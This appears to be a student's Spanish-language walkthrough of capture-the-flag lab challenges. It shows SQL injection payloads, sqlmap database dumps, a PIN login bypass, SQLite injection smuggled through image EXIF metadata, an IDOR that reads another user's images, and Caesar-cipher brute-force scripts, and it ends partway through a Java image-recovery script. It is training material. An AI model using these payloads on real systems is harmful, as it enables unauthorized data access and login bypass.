3 OR p.id_nivel = (SELECT id FROM niveles WHERE nombre='Top Secret') --
X-Requested-With: XMLHttpRequest
Accept-Language: es-ES,es;q=0.9
```

Si añadís solamente el encoded te tira este error.

Filter displayed projects by selecting a project type:

APT



Filter search

Code	Name	Type	Access level	Owner
NS4_B2W	Terrorists - 141e9ea9d1c4ade203ffe3ee03ebff1c	APT	Top Secret	Brian
NS4_OIL	EkoParty destruction	APT	Top Secret	Eric

El payload fuerza que la condición del `WHERE` sea verdadera para filas que *tengan el mismo id_nivel que la fila de niveles con nombre 'Top Secret'*. Es decir: agrega una condición `OR p.id_nivel = (SELECT id FROM niveles WHERE nombre='Top Secret')` a la consulta original, y el `--` al final comenta cualquier resto de la consulta que la aplicación hubiera añadido después del parámetro, evitando que ese resto invalide la inyección. Así logras que la consulta incluya explícitamente las filas `Top Secret` aunque la aplicación trate de excluirlas.

Papel del `--` (comentario)

MySQL trata `--` (dos guiones y espacio) como inicio de comentario hasta el final de la línea. Muchas aplicaciones concatenan más condiciones después del parámetro (por ejemplo, `AND p.activo = 1`), lo que puede romper la inyección si no se trunca. Al poner `--` al final, cortás cualquier cosa que venga después en la consulta SQL que construyó la aplicación, evitando errores de sintaxis o condiciones no deseadas.

2) Reconstrucción plausible de la consulta original

Con los indicios, la consulta en el backend muy probablemente era algo como (ejemplo simplificado):

sql

 Copiar código

```
SELECT p.* FROM proyectos p
WHERE p.type = "<VALOR_DEL_PARAMETRO>"
    AND p.id_nivel != (SELECT id FROM niveles WHERE nombre='Top Secret')
-- más filtros DINÁMICOS añadidos...
```

o similar (si las comillas dobles vistas en el error son reales). Si el backend no usara comillas, podría ser:

sql

 Copiar código

```
... WHERE p.type = <VALOR_DEL_PARAMETRO> AND ...
```

Lo importante: el parámetro `type` se concatena dentro del `WHERE`, y la app añade una condición extra que excluye Top Secret.

El código es **141e9ea9d1c4ade203ffe3ee03ebff1c**

2



NSA

SQL.i

[Enunciado](#)

[Iniciar](#)

[Resuelto](#)

Solución 2

Me descargue una herramienta que se llama **sqlmap**. Y entrando en la base de datos y las tablas también se puede resolver este desafío

Primero que nada en todos los scripts que haga pego la URL de la página que realiza el filtrado.

Es todo el mismo script, la primer parte ejecuta el sqlmap, dps la url y dps lo que quiero que haga

-- **listo todas las bases de datos**

```
python sqlmap.py -u  
"https://chl-decfcb51-6464-4c00-a781-9713a1947e0f-nsa.softwareseguro.com.ar/backend/in  
dex.php?type=3" --dbs  
available databases [4]:  
[*] information_schema  
[*] mysql  
[*] nsa  
[*] performance_schema
```

-- **listo todas las tablas de la base de datos NSA**

```
python sqlmap.py -u  
"https://chl-decfcb51-6464-4c00-a781-9713a1947e0f-nsa.softwareseguro.com.ar/backend/in  
dex.php?type=3" -D nsa --tables  
Database: nsa  
[4 tables]  
+-----+  
| agentes |  
| niveles |  
| proyectos |  
| tipos |  
+-----+
```

-- le pide a **sqlmap** que extraiga y muestre todos los datos contenidos en la tabla **proyectos** dentro de la base de datos **nsa**.

```
python sqlmap.py -u  
"https://chl-decfcb51-6464-4c00-a781-9713a1947e0f-nsa.softwareseguro.com.ar/ba  
ckend/index.php?type=3" -D nsa -T proyectos --dump
```

```
Database: nsa  
Table: proyectos  
[5 entries]  
+-----+-----+-----+-----+-----+  
| id | id_tipo | id_nivel | id_agente | codigo | nombre |  
+-----+-----+-----+-----+-----+  
| 1 | 1 | 2 | 1 | NS4_AS2 | Colombia warfare |  
| 2 | 2 | 4 | 2 | NS4_AN1 | Chinese Firewall |  
| 3 | 1 | 4 | 3 | NS4_A1L | Nisman case |  
| 4 | 3 | 1 | 3 | NS4_B2W | Terrorists - 141e9ea9d1c4ade203ffe3ee03ebff1c |  
| 5 | 3 | 1 | 2 | NS4_OIL | EkoParty destruction |  
+-----+-----+-----+-----+-----+
```

Y ahí podemos ver que tenemos la flag para pegar en la página
141e9ea9d1c4ade203ffe3ee03ebff1c

Desafío 3 - Home Banking

Primero le pasé el problema a chat y me volvió loco mirando el inspeccionar y probando mil cosas. Nunca se le ocurrió hacer una sql injection hasta que le tuve que decir (hay que practicar eso porque en el evento no te dice la categoría)

Ingrese 'aa' por ejemplo pero despues modiflico esa línea por la siguiente

txtPin=' OR (SELECT 1 FROM usuarios LIMIT 1) -- &btnIngresar=Ingresar

txtPin=' OR (1=1) -- &btnIngresar=Ingresar

Request

Pretty	Raw	Hex
1 POST /index.php HTTP/2		
2 Host: ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar		
3 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1758218041\$o2\$g0\$t1758218042\$j59\$10\$h0		
4 Content-Length: 30		
5 Cache-Control: max-age=0		
6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"		
7 Sec-Ch-Ua-Mobile: ?0		
8 Sec-Ch-Ua-Platform: "Windows"		
9 Accept-Language: es-ES,es;q=0.9		
10 Origin: https://ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar		
11 Content-Type: application/x-www-form-urlencoded		
12 Upgrade-Insecure-Requests: 1		
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36		
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
15 Sec-Fetch-Site: same-origin		
16 Sec-Fetch-Mode: navigate		
17 Sec-Fetch-User: ?1		
18 Sec-Fetch-Dest: document		
19 Referer: https://ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar/index.php		
20 Accept-Encoding: gzip, deflate, br		
21 Priority: u=0, i		
22		
23 txtPin=aa&btnIngresar=Ingresar		

Request

Pretty	Raw	Hex
1 POST /index.php HTTP/2		
2 Host: ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar		
3 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1758218041\$o2\$g0\$t1758218042\$j59\$10\$h0		
4 Content-Length: 30		
5 Cache-Control: max-age=0		
6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"		
7 Sec-Ch-Ua-Mobile: ?0		
8 Sec-Ch-Ua-Platform: "Windows"		
9 Accept-Language: es-ES,es;q=0.9		
10 Origin: https://ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar		
11 Content-Type: application/x-www-form-urlencoded		
12 Upgrade-Insecure-Requests: 1		
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36		
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
15 Sec-Fetch-Site: same-origin		
16 Sec-Fetch-Mode: navigate		
17 Sec-Fetch-User: ?1		
18 Sec-Fetch-Dest: document		
19 Referer: https://ch1-8d51863a-aa06-4acf-a932-aee3259341ff-home-banking.softwareseguro.com.ar/index.php		
20 Accept-Encoding: gzip, deflate, br		
21 Priority: u=0, i		
22		
23 txtPin=' OR (SELECT 1 FROM usuarios LIMIT 1) -- &btnIngresar=Ingresar		

- `txtPin='` → cierra la comilla simple que el servidor probablemente puso alrededor del valor del PIN en la consulta SQL.

Muchas aplicaciones construyen consultas tipo:

sql

 Copiar código

```
SELECT ... FROM cuentas WHERE pin = '<valor_del_txtPin>' AND ...
```

Si `valor_del_txtPin` = '`OR ...`' entonces la comilla que tú pones termina la cadena literal que la app abrió.

Ejemplo visual: antes y después

Supongamos que la aplicación construye esto (forma típica, insegura):

sql

 Copiar código

```
SELECT * FROM cuentas
WHERE pin = '<valor_del_txtPin>' AND activo = 1;
```

- Si `<valor_del_txtPin>` = `1234`, la condición es `pin = '1234' AND activo = 1`.
- Si `<valor_del_txtPin>` = '`OR 1=1 --`', la consulta queda:

sql

 Copiar código

```
SELECT * FROM cuentas
WHERE pin = '' OR 1=1 -- AND activo = 1;
```

Todo después de `--` es comentario, así que la cláusula efectiva es:

sql

 Copiar código

```
WHERE pin = '' OR 1=1
```

`1=1` es **siempre verdadero**, por lo tanto el `WHERE` se cumple y la consulta devuelve filas (la app interpreta que el PIN es correcto).

Osea basicamente al poner la comilla simple cierro la que abre la bd, luego pongo una condición que siempre se cumpla y al comentar anuló toda la otra parte de la consulta



bf58371373e52613ae270d5acf832bad

Desafío 20 - Galería de imágenes (HackLab 2023)

Primero tenemos que instalarnos exitfool desde exitfool.org

Esta aplicación nos permite cambiar los metadatos de las imágenes.

Como el desafío lee archivos de imagen, específicamente el fabricante (matedato = make), la lógica es cambiar el dato del fabricante en el metadato de la imagen para insertar código SQL que invada la página.

Abrimos el cmd y nos ubicamos en la ruta dentro de la carpeta de exitfool.

La lógica era:

`exitfool -Make="" sentencia SQL" nombre.archivo`

El problema que tuvimos es que el motor era sqlite y no Mysql, por lo tanto nos tiraba muchos errores de sintaxis, sin embargo esto nos indicaba que la página estaba leyendo nuestra sentencia y podíamos meternos por ahí.

Después de todos los intentos de diferentes sentencias. Llegamos a estas dos consultas que ambas son válidas:

```
exitfool -Make="" || (SELECT file FROM pragma_database_list) --" imagen.jpg
```

```
exitfool -Make="") UNION SELECT 1, file FROM pragma_database_list -- " test.jpg
```



Fabricante: NIKON
CORPORATION



Fabricante: /app/DESAFIO-SUPERADO-
3f8ca106a5118b3c418ec009
07120d6a.db



Fabricante:

3f8ca106a5118b3c418ec00907120d6a

Esto es lo primero que probé que no andaba muy bien

```
C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>exiftool -Make="" UNION SELECT 1, sql, 1 FROM sqlite_master -- " test.jpg
 1 image files updated

C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>exiftool -Make="" AND 1=2 UNION SELECT 1, (SELECT group_concat(sql) FROM sqlite_master), 1 -- " test.jpg
 1 image files updated

C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>
```

Galería de imágenes

near "UNION": syntax error

Seleccionar imagen

Seleccionar archivo Ningún archivo seleccionado

Tamaño máximo: 1Mb Formato: jpg o jpeg

Subir



Fabricante: NIKON CORPORATION

```
C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>exiftool -Make="" AND CAST((SELECT name FROM sqlite_master WHERE type='table' LIMIT 1) AS INTEGER) -- " test.jpg
 1 image files updated

C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>
```

Galería de imágenes

near "table": syntax error

Seleccionar imagen

Seleccionar archivo Ningún archivo seleccionado

Tamaño máximo: 1Mb Formato: jpg o jpeg

Subir

```
..\Users\Usuario\Downloads\hack\exiftool-13.38_64>exiftool -Make="" OR (SELECT name FROM sqlite_master LIMIT 1) = 'no
míbre_de_la_tabla' -- " test.jpg
1 image files updated

C:\Users\Usuario\Downloads\hack\exiftool-13.38_64>
```

Galería de imágenes

Seleccionar imagen

Seleccionar archivo Ningún archivo seleccionado

Tamaño máximo: 1Mb Formato: jpg o jpeg

Subir

incomplete input

1. Error de Encadenamiento de Consultas: You can only execute one statement at a time.

Vector de Ataque Bloqueado: Inyección de consultas encadenadas (usando ;).

- Significado:** La aplicación web, o el controlador de la base de datos (como PDO), está configurado para evitar múltiples sentencias SQL en una sola llamada. Esto es una medida de seguridad que anula la posibilidad de usar el ' ; ' SELECT ... para ejecutar una nueva consulta que revele el esquema.
- Resultado:** Cualquier payload que use el punto y coma (;) para encadenar consultas fallará.

Despues llegue a probar esto pero no me pudo devolver el resultado

```
exiftool -Make="" UNION SELECT 1, file, 3 FROM pragma_database_list -- " test.jpg
```

Galería de imágenes

Seleccionar imagen


Seleccionar archivo Ningún archivo seleccionado

Tamaño máximo: 1Mb Formato: jpg o jpeg


Subir

SELECTs to the left and right of UNION do not have the same number of result columns

```
exiftool -Make=""") UNION SELECT name, sql FROM sqlite_master -- " test.jpg
```



```
exiftool -Make=""") UNION SELECT sql, name FROM sqlite_master -- " test.jpg
```



```
exiftool -Make=""") UNION SELECT 1, name FROM images -- " test.jpg
```

Fabricante:
aac9aedad20743168cc9d8f
5c61ced02

```
exiftool -Make=""") UNION SELECT 1, group_concat(name) FROM sqlite_master -- " test.jpg
```

Fabricante:
images,sqlite_sequence

Desafío 27 - Mis viajes

formato id del usuario: d6ac9cd7-03d8-4a95-a73f-41a02f09d210

5) Pistas que da el `script.js` del front

- El front hace `fetch('/images/${USER_ID}')`. El `USER_ID` se toma del DOM (`document.getElementById("id_user").value`). Esto **siempre es manipulable en el cliente**. Por tanto, si el backend no valida que el `user_id` solicitado coincida con la sesión/usuario autenticado, es un riesgo de IDOR.
- El `POST /upload` incluye `user_id` en el body JSON. Si el servidor sólo usa ese valor sin validar el token/usuario, entonces puedes grabar imágenes en la cuenta de otro usuario (o suponerlo en el lab y probarlo).

-- qué motor de base de datos se está utilizando

```
exiftool -Make="" ,(SELECT sqlite_version()) --" -Model="payload_model" test.jpg_original
```



Descripción: a

Fecha: NULL

Marca: Sin marca. Modelo: 3.40.1

La versión 3.40.1 en el contexto de SQL se refiere a la versión del motor de base de datos SQLite, lanzada el 28 de diciembre de 2022

Reemplaza `nombre_de_imagen.jpg` con el nombre de tu archivo. Este *payload* le pide a la base de datos que seleccione el nombre de la primera tabla y lo inyecte en el campo `Make`.

Bash

```
exiftool -Make=' || (SELECT name FROM sqlite_master LIMIT 1 OFFSET 0) || '' nombre_de_imagen.jpg
```

⌚ 2. ¿Por qué siempre se usa `LIMIT 1`?

La cláusula `LIMIT 1` se utiliza en la inyección de metadatos por una razón de **sintaxis y visibilidad**:

A. Concatenación de Cadenas (Sintaxis SQL)

El *payload* está diseñado para ser concatenado con la consulta SQL original de la aplicación:

SQL

```
"INSERT INTO images (make) VALUES ('" || (TU_PAYLOAD_AQUI) || "');"
```

El resultado de tu *payload* (`(TU_PAYLOAD_AQUI)`) debe ser una **única cadena de texto** (un solo valor). Si la subconsulta (`SELECT...`) devuelve múltiples filas, la sintaxis SQL fallará, ya que estás intentando concatenar múltiples resultados en un único campo de metadato. `LIMIT 1` asegura que solo se devuelva una fila, convirtiendo el resultado en una única cadena válida.

B. Visibilidad y Extracción (Visibilidad)

Incluso si la sintaxis funcionara, el campo `Make` de la imagen solo puede mostrar un resultado a la vez. Al usar `LIMIT 1`, controlas exactamente **qué fila de la tabla** se está extrayendo.

Para extraer todos los resultados (múltiples nombres de tabla, múltiples `user_id`s, etc.), usas `LIMIT 1 OFFSET X` e incrementas el valor de `X` para ir viendo los resultados uno a uno.

Comando	Resultado
<code>LIMIT 1 OFFSET 0</code>	Muestra el 1er resultado.
<code>LIMIT 1 OFFSET 1</code>	Muestra el 2do resultado.
<code>LIMIT 1 OFFSET 2</code>	Muestra el 3er resultado.

 Exportar a Hojas de cálculo

```
exiftool -Make=""||(SELECT name FROM sqlite_master LIMIT 1 OFFSET 0)||"  
test.jpg_original
```



Descripción: a

Fecha: NULL

Marca: images Modelo: payload_model

```
exiftool -Make=""||(SELECT name FROM sqlite_master LIMIT 1 OFFSET 1)||"  
test.jpg_original
```



Descripción: a

Fecha: NULL

Marca: sqlite_sequence Modelo: payload_model

```
exiftool -Make=""||(SELECT name FROM sqlite_master LIMIT 1 OFFSET 2)||"  
test.jpg_original
```



Descripción: a

Fecha: NULL

Marca: Sin marca. Modelo: payload_model

```
exiftool -Make=""||(SELECT sql FROM sqlite_master WHERE name='images')||"  
test.jpg_original
```



Descripción: a

Fecha: NULL

Marca: CREATE TABLE images (id INTEGER PRIMARY KEY AUTOINCREMENT, user_id TEXT NOT NULL, filename TEXT NOT NULL, description TEXT, latitude REAL, longitude REAL, datetime TEXT, make TEXT, model TEXT) Modelo:
payload_model

```
exiftool -Make=""||(SELECT user_id FROM images LIMIT 1)||" test.jpg_original
```

id



Descripción: a

Fecha: NULL

Marca: 1089b4a3-b6d0-450d-9c8a-b120b30bcb04 Modelo: payload_model

id del vaguito

1089b4a3-b6d0-450d-9c8a-b120b30bcb04

Le pase el código del [script.js](#) para que me diga como mierda resolver

Cómo Obtener las Imágenes

No necesitas hacer más inyecciones SQL en los metadatos para *obtener* las imágenes; solo necesitas **engañar al navegador** para que solicite las imágenes usando el ID de la víctima.

Método 1: Manipulación Directa de la URL (Recomendado)

La forma más sencilla de ver las imágenes de un usuario específico es **acceder directamente a la URL que la función `loadImages()` construye**.

1. **Identifica el endpoint:** El código usa el endpoint `/images/` seguido del ID de usuario.
2. **Construye la URL:** Usa el `user_id` de la víctima que has extraído: `1089b4a3-b6d0-450d-9c8a-b120b30bcb04`.

URL de Acceso:

```
/images/1089b4a3-b6d0-450d-9c8a-b120b30bcb04
```

Copie el id del usuario con images en el endpoint y domadisimo. No se que onda el formato pero buenoooo



```
ch-22555453-8b7a-4167-9254-de05ead82e95-mis-viajes.softwareseguro.com.ar/images/1089b4a3-b6d0-450d-9c8a-b120b30bcb04
Dar formato al texto □
[{"datetime": "2024:10:14 23:51:37", "description": "878c14bbd5cd0127b86fd8dac1d55c4d", "filename": "b766e038-0ed5-4136-80ee-24e9b806cf97.jpg", "id": 1, "latitude": -31.4417965, "longitude": -64.1918484, "make": "UTN", "model": "HackLab2024", "user_id": "1089b4a3-b6d0-450d-9c8a-b120b30bcb04"}]
```

Código ganador

878c14bbd5cd0127b86fd8dac1d55c4d

Criptoanálisis

Desafío 9 - Algoritmo personalizado (HackLab 2023)

Me tiro un script mal chat, le aclare unos detalles y dps ya me tiro un script que resolvió. Así que le pedí que me haga un resumen del planteo y solución.

2. El algoritmo de cifrado también estaba disponible. Observando el código:

- Se usaba un **alfabeto definido**: letras minúsculas, mayúsculas y el espacio.
- Se aplicaba un **cifrado César**: cada carácter del texto se desplazaba `key` posiciones en ese alfabeto.
- Después de cada carácter encriptado, se agregaban `key` **caracteres aleatorios de relleno** (ruido), para confundir y que el mensaje cifrado fuera mucho más largo.

Ejemplo simplificado:

```
ruby
plaintext: "A"
key: 3
=> "D" + (3 letras random)
```

 Copiar código

⚡ Resolución

1. Analizar el patrón del ruido

Cada letra real estaba seguida por `key` caracteres basura.

Eso significa que los caracteres válidos están en posiciones:

```
vbnet
0, key+1, 2*(key+1), 3*(key+1), ...
```

 Copiar código

2. Extraer solo los caracteres significativos

Se creó una función para tomar uno de cada `key+1` caracteres del ciphertext.

Ejemplo con `key=3`:

```
python-repl
MbzK...
M → válido
(3 basura)
b → válido
(3 basura)
z → válido
...
```

 Copiar código

3. Aplicar el descifrado César

A cada letra extraída se le restaba la clave en el alfabeto para recuperar la original.

4. Encontrar la clave correcta (`key=11`)

Probando distintas claves, al descifrar se encontró un texto coherente:

```
nginx
Bienvenido python al mundo de Java
```

 Copiar código

```

# -*- coding: utf-8 -*-

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

cipher = """
MbzKNclubnQRTOrgmQPnPwtsUfSNCFeqEMiyiVtFmIfGRbsGUzUimiaGvnzpBLfrvzW
ZimhylZZesgDaH QteTgbQokOheEoorrpaDoZgLhzmN
bfwsFtokyCELaBogwfLAcXoNQKrhCVQJeMVqVMvPvjXEaRXhb
QUNLzsvNZRUkGxoibzsTbVucNWdqsyphsgjsg
sUQykViZUrNuSAXRlZcvZoaxhnRhwJRUAcnHWpRTkkoleByjABhxowKdPVICknvFmDqKc
yKhehypGnSniuttNWoWCpNEJxPNixzbDuDucRhsGtWkdeaxYNDrRoubtRxeJAWFrpcQcIp
YFQqWdkwpdEgVKANmIUObWyuAE davlhvBARQyiOptGCEJwVmfeaajlCHTPazUylFS"""
"""

def extract_encoded(cipher, key, offset=0):
    step = key + 1
    return ''.join(cipher[i] for i in range(offset, len(cipher), step))

def caesar_decrypt(text, key):
    n = len(alphabet)
    out = ""
    for ch in text:
        if ch in alphabet:
            out += alphabet[(alphabet.index(ch) - key) % n]
        else:
            out += ch
    return out

# scoring sencillo para español

common_words = ["que ", " de ", " la ", " el ", " y ", " para ", " por ",
", " tu ", " me ", " te "]

```

```

vowels = set("aeiouáéíóúAEIOUÁÉÍÓÚ")

def score_text(txt):
    t = txt.lower()

    score = sum(t.count(w) * 10 for w in common_words)

    if len(txt) > 0:
        score += (sum(1 for c in txt if c in vowels) / len(txt)) * 5

    score += txt.count(" ") * 0.5

    return score


cands = []

for k in range(1, len(alphabet)):
    for offset in range(k+1):
        cleaned = extract_encoded(cipher, k, offset)

        dec = caesar_decrypt(cleaned, k)

        sc = score_text(dec)

        cands.append((sc, k, offset, dec))

cands.sort(reverse=True, key=lambda x: x[0])

for sc, k, off, dec in cands[:8]:
    print("Key=", k, "offset=", off, "score=", sc)
    print(dec)
    print("-" * 70)

```

```
C:\Users\Usuario\Downloads\hack>python algoPerso.py
Key= 11 offset= 0 score= 14.264705882352942
Bienvenido python al mundo de Java
-----
Key= 46 offset= 46 score= 4.375
looUuuYI
-----
Key= 1 offset= 1 score= 4.357843137254902
aJbtmQNFmvrTRBddhhs1eQTTI uyAeuVhgkyrCGPdpjgDnq nfg1ZavEnxD nvKbnPqBpdUuuW WaPMhyuYTFnaratMcroFrzTxUYqtzQYunwmgItbGoSjksxzgnJ0HjulpbxggommtsVVoDwMwattQrsVc XCQtswIVqbboEpcvcfJMHNvtDcugAQxNsBIue IBS TKR
Key= 2 offset= 2 score= 3.9926470588235294
xa Pp0BqfAg0lKeqxKexjExFqzOROMCpZXFt qmAzeJVOfOKTNVP SxLSv RsUqqqqwgpQPamffPaURmrhfuNAtBaIfElrUACNvBsfrizLP vypOnObneyG sYttPgrCTcHFZwQ
Key= 5 offset= 4 score= 3.67647658582352944
IlhoIH4Xjdinh VX kGVoqaiQ1eGMQ1elPSUuWl wZIF NITdyB mMDRzhtlvkrkIA
-----
Key= 39 offset= 30 score= 3.5
TAA EeaUDA
-----
Key= 39 offset= 38 score= 3.5
iuHeueULAV
-----
Key= 40 offset= 5 score= 3.5
pottI u If
-----
C:\Users\Usuario\Downloads\hack>
```

```
C:\Users\Usuario\Downloads\hack>python algoPerso.py
Key= 11 offset= 0 score= 14.264705882352942
Bienvenido python al mundo de Java
-----
```

El mensaje se desencripta descubriendo dos pasos ocultos:

1. Eliminar el ruido (cada **key** letras aleatorias).
2. Revertir el cifrado César con la misma clave **key**.

Este es el mensaje descifrado: **Bienvenido python al mundo de Java**



d2b97b119484766696034172030d1495

Desafío 10 - Mensaje cifrado

Fuerza bruta: con un alfabeto definido fijo (el que pegaste), prueba todos los desplazamientos posibles (desde 1 hasta `len(alfabeto)-1`) y muestra las 34/35 (según el alfabeto) salidas. Al inspeccionar verás cuál produce palabras en español.

Y le pedí el script a chat

```
# -*- coding: utf-8 -*-

alphabet = [
    'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n',
    'ñ', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', 'á',
    'é', 'í', 'ó', 'ú', ',', '.', ' ', ' '
]

cipher = """wiqxmvb

wiqxmvduyidxydpeqsdidiwdpmdgevmgmeb

wiqxmvduyidxydwiyrsdiwdpmdhiwisb

wiqxmvduyidxydpmvehediwdpmdhiwgéqwsb

wiqxmvduyidxydqspfvidiwdpmdgeqgm qb

wiqxmvduyidxydfsgediwdpmdvijykmsb

wiqxmvduyidxydeopediwdpmdvikeosc

wiqxmvduyidiémwxixwccc

wiqxmvduyidzmzsdsdtevedepevxic"""

# diccionario: carácter -> índice
```

```
idx = {c: i for i, c in enumerate(alphabet) }

def caesar_decode(text, shift):

    n = len(alphabet)

    out = ""

    for ch in text.lower():

        if ch in idx:

            out += alphabet[(idx[ch] - shift) % n]

        else:

            out += ch

    return out

# probamos todos los desplazamientos

for s in range(1, len(alphabet)):

    print(f"\n>>> Desplazamiento {s} <<<\n")

    print(caesar_decode(cipher, s))
```

```
C:\Users\Usuario\Downloads\hack>python cripto.py

>>> Desplazamiento 1 <<<

vhpwlu
vhpwluctxhcwxcodprchvcolcfdufl
vhpwluctxhcwxcvxhqrchvcolcghvhra
vhpwluctxhcwxcoludgdchvcolcghvfdpvra
vhpwluctxhcwxproeuhchvcolcfdpf1.pa
vhpwluctxhcwxcerfdchvcolcuhixjlra
vhpwluctxhcwcdñodchvcolcuhjdñrb
vhpwluctxhchálvwhvbbb
vhpwluctxhcyllyrcsdudcdoduwhb

>>> Desplazamiento 2 <<<

ugovkt
ugovktbswgbvwbñcoqbgbubñkbectkekc
ugovktbswgbvwbwgpqgbubñkbfugugq
ugovktbswgbvwbñktcfcbgubñkbtguecouq
ugovktbswgbvwoqñdtgbgbubñkbecoek,o
ugovktbswgbvwbdqecbgubñkbtghwikq
ugovktbswgbvwbcnñcbgubñkbtgicnqa
ugovktbswgbgzkuvguaaa
ugovktbswgbxkxqbrctcbcñctvga

>>> Desplazamiento 3 <<<

tfñujs.
tfñujsarvfauvanbñpaftanjadbsjdjb.
tfñujsarvfauvatvfopafantanjaeftfp.
tfñujsarvfauvanjsbebaftanjaeftdbñtp.
tfñujsarvfauvapncsfaftanjadbdñdjúñ.
tfñujsarvfauvacpdbaftanjasfgvhjp.
tfñujsarvfauvabmnbaftanjasfhbmp
tfñujsarvfafyjtuft
tfñujsarvfawjwpaqbsbabnbsuf

>>> Desplazamiento 4 <<<

sentir,
sentir que tu mano es mi caricia,
sentir que tu sueño es mi deseo,
sentir que tu mirada es mi descanso,
sentir que tu nombre es mi canción,
sentir que tu boca es mi refugio,
sentir que tu alma es mi regalo.
sentir que existes...
sentir que vivo para amarte.
```

sentir,
sentir que tu mano es mi caricia,
sentir que tu sueño es mi deseo,
sentir que tu mirada es mi descanso,
sentir que tu nombre es mi canción,
sentir que tu boca es mi refugio,
sentir que tu alma es mi regalo.
sentir que existes...
sentir que vivo para amarte.

Mensaje cifrado

Desafío superado. El código es: **52d7cd8bd12354cb487d1e100b9de8a9**

52d7cd8bd12354cb487d1e100b9de8a9

Desafío 13 - Recuperación de imagen (HackLab 2023)

Gaston loverita le paso la imagen dañada, un .txt con la paridad y el código que te da a Geminis y le genero el código correcto.

Tuvimos que descargar Java claramente

https://download.oracle.com/java/25/latest/jdk-25_windows-x64_bin.exe

Con esto en el cmd controlan que haya descargado

java -version

```
C:\Users\Usuario>java -version
java version "25" 2025-09-16 LTS
Java(TM) SE Runtime Environment (build 25+37-LTS-3491)
Java HotSpot(TM) 64-Bit Server VM (build 25+37-LTS-3491, mixed mode, sharing)
```

Este es el código que hace la magia

```
import java.util.*;
import java.io.*;

public class RecuperarImagen {
    public static void main(String args[]) throws IOException,
FileNotFoundException {
        if (args.length < 3) {
            System.out.println("Uso: java RecuperarImagen
<archivo_corrupto> <archivo_paridad.txt> <archivo_corregido>");
            return;
        }

        File archivoCorrupto = new File(args[0]);
        FileInputStream fis = new FileInputStream(archivoCorrupto);

        File archivoParidad = new File(args[1]);
        BufferedReader br = new BufferedReader(new
FileReader(archivoParidad));
        List<String> lineasParidad = new ArrayList<>();
        String linea;
        while ((linea = br.readLine()) != null) {
            lineasParidad.add(linea);
        }
        br.close();

        File archivoCorregido = new File(args[2]);
        FileOutputStream fos = new FileOutputStream(archivoCorregido);
```

```

byte[] paquete = new byte[10];
int bytesLeidos;
int packetNum = 0;

while ((bytesLeidos = fis.read(paquete)) != -1) {
